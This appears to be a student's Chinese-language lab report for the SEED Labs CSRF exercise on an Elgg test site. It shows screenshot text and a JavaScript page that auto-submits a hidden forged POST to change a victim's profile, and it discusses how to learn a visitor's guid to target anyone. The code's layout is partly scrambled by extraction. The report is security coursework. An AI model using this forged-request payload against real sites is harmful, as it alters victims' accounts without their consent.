
Lab4 57119119 蔡一达

Task1


首先我们打开浏览器进入到服务器网站上,使用 HTTP Header Live 工具查看 HTTP 请求。



Task2

点击 Add friend 按键,这个时候看到 HTTP Header Live 窗口出现以下信息:





Elgg For SEED Labs

The page you are trying to view does not exist or you do not have permissions to view it

Alice's rriends




Samy

Task3

```
1 <html>
 2 <body>
 3<h1>This page forges an HTTP POST request.</h1>
 4 <script type="text/javascript">
 6 function forge_post()
 7 {
 8
         var fields;
 9
         // The following are form entries need to be filled out by attackers.
10
        // The entries are made hidden, so the victim won't be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='briefdescription' value='SAMY is MY HERO'>";
11
12
13
         fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";
14
15
16
17
         // Create a <form> element.
18
         var p = document.createElement("form");
19
20
21
22
23
24
25
26
27
         // Construct the form
         p.action = "http://www.seed-server.com/action/profile/edit";
         p.innerHTML = fields;
         p.method = "post";
         // Append the form to the current page.
         document.body.appendChild(p);
28
29
         // Submit the form
         p.submit();
30 }
31
32
33 // Invoke forge_post() after the page is loaded.
```



- 问题 **1**: 伪造的 HTTP 请求需要 Alice 的用户 id 才能正常工作。如果攻击者并不知道 Alice 的 Elgg 密码,则无法登录 Alice 的帐户获取 guid 信息。在此 Task 中,我们通过查看 Alice 的 Profile 页面源得到了 Alice 的 guid。
- 问题 2: 如果我们想对任何访问恶意网页的人发起攻击, 在这种情况下, 我们事先不知道访问网页者的身份。 这样还能实施 CSRF 攻击更新被攻击者的 Elgg Profile 吗? 任何人在访问网站时都会带有身份信息,只要攻击者能够提取到访问者的身份信息,将其动态嵌入恶意网站中, 就可以实现 CSRF 攻击。一种可行的方法是预先建立用户名和 guid 的信息库,在某人访问页面时抓取其用户名,将用户名作为索引在信息库中查找到该访问者的 guid, 或者使用 elgg.session.user.guid 获得访问者的 guid, 攻击者将访问者的 guid 嵌入恶意网站,实现 CSRF 攻击。